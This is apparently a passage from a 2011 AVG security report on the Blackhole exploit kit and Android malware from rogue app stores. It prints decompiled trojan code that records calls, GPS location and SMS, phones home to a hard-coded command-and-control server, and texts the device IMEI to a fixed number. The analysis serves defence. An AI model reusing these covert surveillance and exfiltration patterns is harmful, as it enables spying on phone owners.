


Figure 18 - Rogue Antivirus program




Figure 20 - Encrypted JavaScript code

```
document.write('<center><h1>404 Not Found</h1></center><hr>');
function end_redirect()
{
}
var javafile='./games/getJavaInfo.jar';
var jver=[0,0,0,0],pdfver=[0,0,0,0];
try
{
  var PluginDetect=
  {
    handler:function(c,b,a)
    {
      return function()
      {
        c(b,a)
      }
    }
    ,isDefined:function(b)
    {
      return typeof b!="undefined"
    }
    ,isArray:function(b)
    {
      return(/array/i).test(Object.prototype.toString.call(b))
```

Figure 19 - Decrypted Blackhole script (partial)

Recommendations

- Promptly install ALL updates to the Windows operating system, Internet Explorer and all software installed on the machine. Blackhole can only infect a machine that has one or more vulnerabilities – most of the vulnerabilities used have been patched for a year or more
- Anyone using AVG's Premium Security, Internet Security or Free Anti-Virus, is protected
- It's not a bad idea to disable the JavaScript capability inside Adobe Reader. Very few users depend on it and it's far more commonly used by the bad guys to make their exploit work than for any legitimate purpose
- Think before you click!

Mobile Devices Risks & Threats

Fake it till you make it

The Android operating system is now the most popular mobile OS and its apps are gaining popularity as well. According to Canalys, Android takes almost 50% share of worldwide smart phone market[17].
There are 100 million activated Android devices worldwide, 550,000 new Android devices are added daily[18] and more than 200,000 applications are now available (source: googleblog – May 2011[19]).

Most Android users are familiar with the official Android Market, where they can download applications directly to their device (4.5 billion applications installed from Android Market, source: googleblog). However, there are many unofficial application stores/markets and the numbers are constantly increasing (Figure 21).

Figure 21 - Various Popular Android App Stores

The App stores revolution is a key element in the smart phone market; every major player on the internet has an app store: Google, Apple, Nokia, Amazon and more.

The Android Market is an online software store developed by Google for Android devices. The "Market" application is pre-installed on each Android device and allows users to search, browse and download apps from the market.

The Risk

As Android OS gains market share in the mobile/tablet markets (Figure 22), it becomes a target for cyber crime (as anticipated in our previous reports).




Figure 22 - Mobile/Tablet Operating System Market Share (source: marketshare.hitslink.com)

Although valuable to the users, alternative Android app stores pose security risks to users along with challenges to websites administrators and security companies.

No mobile platform is completely safe.

Malware authors are always looking for new ways to distribute malware; the app stores are fertile breeding grounds for such activities. The cyber criminals are exploiting the open source and the "freedom-inspired" nature of the Android OS.

The most effective way so far to trick Android device holders is by packaging malicious code inside seemingly legitimate applications (the process is called repackaging) posted to the Android Market. We have noticed a marked increase during 2011. Malicious applications are often masked as useful applications, games or adult content. Two examples of fake applications were fake versions of HandcentSMS and AngryBirds.

[17] Source: http://www.canalys.com/newsroom/android-takes-almost-50-share-worldwide-smart-phone-market
[18] Source: http://techcrunch.com/2011/07/14/android-now-seeing-550000-activations-per-day/
[19] Source: http://googleblog.blogspot.com/2011/05/android-momentum-mobile-and-more-at.html

Users that download from these app stores cannot spot the difference between fake and original applications. Below we provide real-life examples of cyber crimes targeting the Android Market and the methods used to “monetize”. Our lab is constantly inspecting applications which are uploaded to the official Android marketplace and third party marketplace, trying to find malicious applications uploaded by criminals.

Case #1

During July we detected the following malicious packages on the 'Appslib'[20] market place. These malware packages were developed by "kingmall2010" and "zsone". "kingmall2010" is known in the market as a malicious code writer. It was not the first time (and probably not the last time) that we detected his creations released to the market. Google has already removed several applications from the official android Market (and devices), which were developed by "kingmall2010". "kingmall2010" is also very active in the 3rd party marketplaces.

"kingmall2010" packages contain the notorious "DroidDream" attack which can root a user's device and is able to send sensitive information from the phone to a remote server.

In both cases, it is clear that many people were infected (~37,000) and this is just from the Appslib marketplace. The same applications were uploaded to other marketplaces too and therefore the total number of infected devices is higher.

The owner of the 'Appslib' marketplace has immediately been notified and removed the malicious apps from the marketplace.

Developer name	**kingmall2010**
Type of Malware	**DroidDream**
Package name	**downloads**
com.hz.game.mrrunner1	86
com.droiddream.sexringtones	13315
com.beauty.leg	50
com.droiddream.blueftp	4667
com.droiddream.android.afdvancedfm	2719
com.droiddream.passwordsafe	38
com.droiddream.barcodescanner	15276
com.droiddream.advancedtaskkiller1	138
Total Downloads	**36289**

Developer name	**zsone**
Type of Malware	**zsone trojan**
Package name	**downloads**
com.mj.iAnime	43
com.mj.iCartoon	38
com.mj.iBook	264
com.mj.iMatch	3
com.mj.iCalendar	374
RZStudio.game.shakebreak	27
com.mj.ball	17
com.mj.life	41
com.RZStudio.cube	29
com.RZStudio.iShakeBanger	8
com.RZStudio.iMine	10
Total Downloads	**854**




Figure 23 - 'kingmall2010' applications on Phandroid website

[20] http://appslib.com/home.html

Case #2

The AVG Security Labs have recently detected[21] another Trojan which was uploaded onto the Android Market disguised as an application. This Trojan is capable of recording conversations made from Android devices. It saves these recordings to an SD card in order to upload them to a server later. The malware also records SMSs (received and sent) and GPS data (location and info).

This Trojan originated in China. The method of infection is simple, users download it from the market (Package name: com.nicky.lyyws.small).

Analyzing the Manifest File

Every application must have a Manifest XML file in its root directory. The manifest provides essential information about the application to the Android system, information the system must have before it can run any of the application's code [22]

When installed, it requires a long list of permissions (one of the things that each Android device owner should check before installing any application); as we can see from Manifest file some of them are related to conversation recording capabilities (Figure 24):




Figure 24 – The Manifest File

Receivers: Broadcast receivers enable applications to receive 'intents' that are broadcast by the system or by other applications, even when other components of the application are not running[23]. The receiver is declared in the Manifest file. In this case, the malware uses it to start up after the device is booted (Figure 25):

```
<receiver android:name="BootReceiver">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED" />
        <category android:name="android.intent.category.HOME" />
    </intent-filter>
</receiver>
<receiver android:name=".AlarmReceiver" android:enabled="true" />
```

Figure 25 - Receiver Declaration

When the device boots, the following message is seen in the "Manage Application" Tab (Figure 26)

Figure 26 - Manage Application Window

Services: A Service is an application component representing either an application's desire to perform a longer-running operation while not interacting with the user or to supply functionality for other applications to use[24].
There are many services declared in the Manifest file (Figure 27): SMSListner, CallRecordService,etc.

[21] Source: http://www.avgmobilation.com/securitycenter/securitypost_20110804.htm#tabs-2
[22] source: http://developer.android.com/guide/topics/manifest/manifest-intro.html
[23] Source: http://developer.android.com/guide/topics/manifest/receiver-element.html
[24] Source: http://developer.android.com/reference/android/app/Service.html

```
<service android:name=".MainService" android:exported="true">
    <intent-filter>
        <category android:name="android.intent.category.defult" />
    </intent-filter>
</service>
<service android:name=".GpsService" android:exported="true">
    <intent-filter>
        <action android:name="work.service.xm_gps" />
    </intent-filter>
</service>
<service android:name=".SocketService">
    <intent-filter>
        <action android:name="work.service.upinfo" />
    </intent-filter>
</service>
<service android:name=".XM_SmsListener" />
<service android:name=".XM_CallListener" />
<service android:name=".XM_CallRecordService" />
<service android:name=".RecordService" />
```

Figure 27 - Service Declarations

After the device boots and the malware is activated, the list of services is listed in the “running services” tab (Figure 28). All these services are running in the background without being noticed by a novice user

Figure 28 - List of Services

We can see from the onCreate() method the recordService has been activated (Figure 29):

```
public void onCreate()
{
  super.onCreate();
  PowerManager.WakeLock localWakeLock = ((PowerManager)getApplicationContext().getSystemService("power")).newWakeLock(1, "RecordService");
  this.cording = 1;
  if (Environment.getExternalStorageState().equals("mounted"))
  {
    Locale localLocale = Locale.SIMPLIFIED_CHINESE;
    SimpleDateFormat localSimpleDateFormat = new SimpleDateFormat("", localLocale);
    localSimpleDateFormat.applyPattern("yyyyMMddHHmmss");
    Long localLong = Long.valueOf(System.currentTimeMillis());
    String str = localSimpleDateFormat.format(localLong);
    this.filetime = str;
    stopCallRec();
    callrecord();
  }
}
```

Figure 29 - OnCreate()

Following the installation, the malware creates an XML file named XM_All_Setting in the shared preferences (Figure 30)

```
public void onCreate()
{
    super.onCreate();
    android.os.PowerManager.WakeLock wakelock = ((PowerManager)getApplicationContext().getSystemService("power")).newWakeLock(1, "MainService");
    String a = ((TelephonyManager)getSystemService("phone")).getDeviceId();
    imei = a;
    SharedPreferences sharedpreferences = getSharedPreferences("KM_All_Setting", 0);
    sharedPreferences = sharedpreferences;
    AlarmManager alarmmanager = (AlarmManager)getSystemService("alarm");
    Intent intent = new Intent(this, com/nicky/lyywa/xmall/AlarmReceiver);
    PendingIntent pendingintent = PendingIntent.getBroadcast(this, 0, intent, 0);
    alarmmanager.setRepeating(1, 0L, 60000L, pendingintent);
}
```

Get IMEI

Configuration file

Figure 30 - Malware Configuration File

The address of the C&C (Command and Control) server is hard coded in the code (Figure 31):

```
if(SERVER_ADDR.equals("") || SERVER_PORT == 0)
{
    android.content.SharedPreferences.Editor editor1 = editor.putString("Service", "jin.56mo.com");
    android.content.SharedPreferences.Editor editor2 = editor.putInt("Port", 2018);
    android.content.SharedPreferences.Editor editor3 = editor.putString("Time", "1");
    android.content.SharedPreferences.Editor editor4 = editor.putString("Move", "10");
    android.content.SharedPreferences.Editor editor5 = editor.putString("BeginTime", "00:01");
    android.content.SharedPreferences.Editor editor6 = editor.putString("EndTime", "23:59");
    boolean flag = editor.commit();
}
String s3 = sharedpreferences.getString("BeginTime", "00:01");
String s4 = sharedpreferences.getString("EndTime", "23:59");
int k = 0;
```

Figure 31 - C&C Server Settings

A check to identify who is behind this domain http://jin.56mo.com, revealed that, unsurprisingly, it is located in China (Figure 32)

56MO.COM - Domain Information[new]	
Domain	56MO.COM [Site Info Traceroute RBL/DNSBL lookup]
Registrar	XIAMEN CHINASOURCE INTERNET SERVICE CO., LTD.
Registrar URL	http://www.zzy.cn
Whois server	whois.cnolnic.com
Created	16-Jul-2010
Updated	24-Jun-2011
Expires	16-Jul-2012
Time Left	318 days 14 hours 52 minutes
Status	clientTransferProhibited
DNS servers	NS7.CNOLNIC.NET 59.151.23.105 NS8.CNOLNIC.NET 211.152.51.13
56MO.COM - Geo Information	
IP Address	116.255.202.188
Host	56mo.com
Location	CN, China
City	Henan, 24 -
Organization	ZhengZhou GIANT Computer Network Technology Co., L
ISP	ZhengZhou GIANT Computer Network Technology Co., L

Figure 32 –WHOIS for 56mo.com

Visiting this domain, we received the following message (Figure 33):

Figure 33 - Message#1

Which translates to “website maintenance”:





Figure 34 - Translation of Message#1

The Page Title was “Recharge success”:



When browsing to the specific URL, we received “Bad Request”


Recording conversation: When there’s a phone call is made between two devices, the malware records the conversation and saves it to the SDCARD, under directories named ‘shangzhou/callrecord’ (Figure 35):

Name	Size	Date	Time	Permissions	Info
data		2011-07-07	11:28	drwxrwx--x	
sdcard		1970-01-01	00:00	d---rwxr-x	
LOST.DIR		2011-07-07	11:28	d---rwxr-x	
shangzhou		2011-08-04	10:11	d---rwxr-x	
callrecord		2011-08-04	10:55	d---rwxr-x	
20110804101315001.amr	64855	2011-08-04	10:13	----rwxr-x	
20110804104810001.amr	42271	2011-08-04	10:48	----rwxr-x	
20110804105509001.amr	51511	2011-08-04	10:55	----rwxr-x	
system		2010-05-06	16:16	drwxr-xr-x	

Figure 35 - SDCard Directories

The conversation file is saved in the 'amr' format. The Adaptive Multi-Rate (AMR or AMR-NB) audio codec is a patented audio data compression scheme optimized for speech coding.

The file can be played using any media player that supports the format:



The malware sends SMS with the IMEI of the infected device to Chinese number ‘15859268161‘. This phone number belongs to a subscriber in Fujian province, China. We tried to call this number but it's unreachable because it has run out of money.

```
private class _cls1
    implements Runnable
{

    public void run()
    {
        Thread.sleep(600000);
;
        SmsManager smsmanager;
        String s1;
        smsmanager = SmsManager.getDefault();
        StringBuilder stringbuilder = new StringBuilder("IMEI:");
        String s = imei;
        s1 = stringbuilder.append(s).toString();
        smsmanager.sendTextMessage("15859268161", null, s1, null, null);
```

The malware checks if the send was successful

```
s1 = "Send Success";

s1 = "Send Faile";


    socketservice.result = s1;
}
if(result == null || !result.equals("Send Success")) goto  L2; else goto  L1
```

The malware also records other information such as GPS location and SMSs (received and sent), for example SMS handling:

```
public byte[] getSMSText()
{
  return this.SMSText;
}

public byte getSMSType()
{
  return this.SMSType;
}
```

Or GPS location and information:

```
class GpsService$1
  implements LocationListener
{
  public void onLocationChanged(Location paramLocation)
  {
    GpsService localGpsService = this.this$0;
    long l1 = System.currentTimeMillis();
    localGpsService.nowtime = l1;
    long l2 = this.this$0.nowtime;
    long l3 = this.this$0.lastime;
    if (l2 - l3 >= 60000L)
      GpsService.access$0(this.this$0, paramLocation);
  }

  public void onProviderDisabled(String paramString)
  {
    GpsService localGpsService = this.this$0;
    long l1 = System.currentTimeMillis();
    localGpsService.nowtime = l1;
    long l2 = this.this$0.nowtime;
    long l3 = this.this$0.lastime;
    if (l2 - l3 >= 60000L)
      GpsService.access$0(this.this$0, null);
  }
```

Recommendations

There are some steps that can be used to mitigate the threats that these application stores pose to the Android platform users.

Some of the steps we recommend users to take to decrease the risks include:

- Don’t download applications from untrusted or pirated sources. Only download applications from reputable app stores and download sites
- Don't assume that just because an app can be downloaded from the official Android Market it must be safe, research the developer of the application, read reviews before downloading an application
- Always check the permissions requested by the downloaded application
- Don’t let others, including family members (kids in particular) play with your phone and in particularly not install apps
- After clicking on a web link, pay close attention to the address to make sure it matches the website it originally claimed to be
- Don’t conduct online banking activities via unofficial applications
- Be aware and alert for unusual behavior on your device. This behavior could be a sign that the phone is infected
  This behavior may include SMS messages being automatically sent to unknown recipients, unusual text messages, suddenly decreased battery life, unknown applications being installed without your knowledge, phone calls automatically being placed without you initiating them and strange charges to the phone bill
- Check your phone bills! Some malware signs you up for premium text message subscription services without your knowledge
- AVG provides ‘AVG Mobilation™’, free software for Android to protect users from such threats, download our mobile security application to your Android device and stay safe

Other reports from AVG Technologies

AVG and Ponemon Institute: 'Smartphone Security - Survey of U.S. consumers' – March 2011
http://aa-download.avg.com/filedir/other/Smartphone.pdf

Anatomy of a major Blackhole attack – March 2011
http://www.avg.com/filedir/other/blackhole.pdf

AVG Community Powered Threat Report Q1 2011 – April 2011
http://www.avg.com/ww-en/press-releases-news.ndi-129

AVG Community Powered Threat Report Q2 2011 – June 2011
http://www.avg.com/ww-en/press-releases-news.ndi-1563

AVG and Future Laboratories: 'Cybercrime Futures' – September 2011
http://www.avg.com/ww-en/press-releases-news.ndi-1953

AVG and GfK: 'AVG SMB Market Landscape Report 2011' – September 2011
http://download.avg.com/filedir/news/AVG_SMB_Market_Landscape_Report_2011.pdf

About AVG Technologies

AVG Technologies is a global leader in security software, protecting more than 98 million consumers and small business computer users in 170 countries. Headquartered in Amsterdam, AVG is the fourth largest vendor of anti-virus software and employs close to 600 people worldwide with corporate offices in the US, the UK, the Netherlands, the Czech Republic, and Germany.

AVG has nearly two decades of experience in combating cyber crime and operates one of the world's most advanced laboratories for detecting, pre-empting and combating web-borne threats from around the globe for both businesses and home customers.

The company boasts one of the most extensive self-help communities on the Internet, having established its technology credentials early on amongst technically savvy consumers.

www.avg.com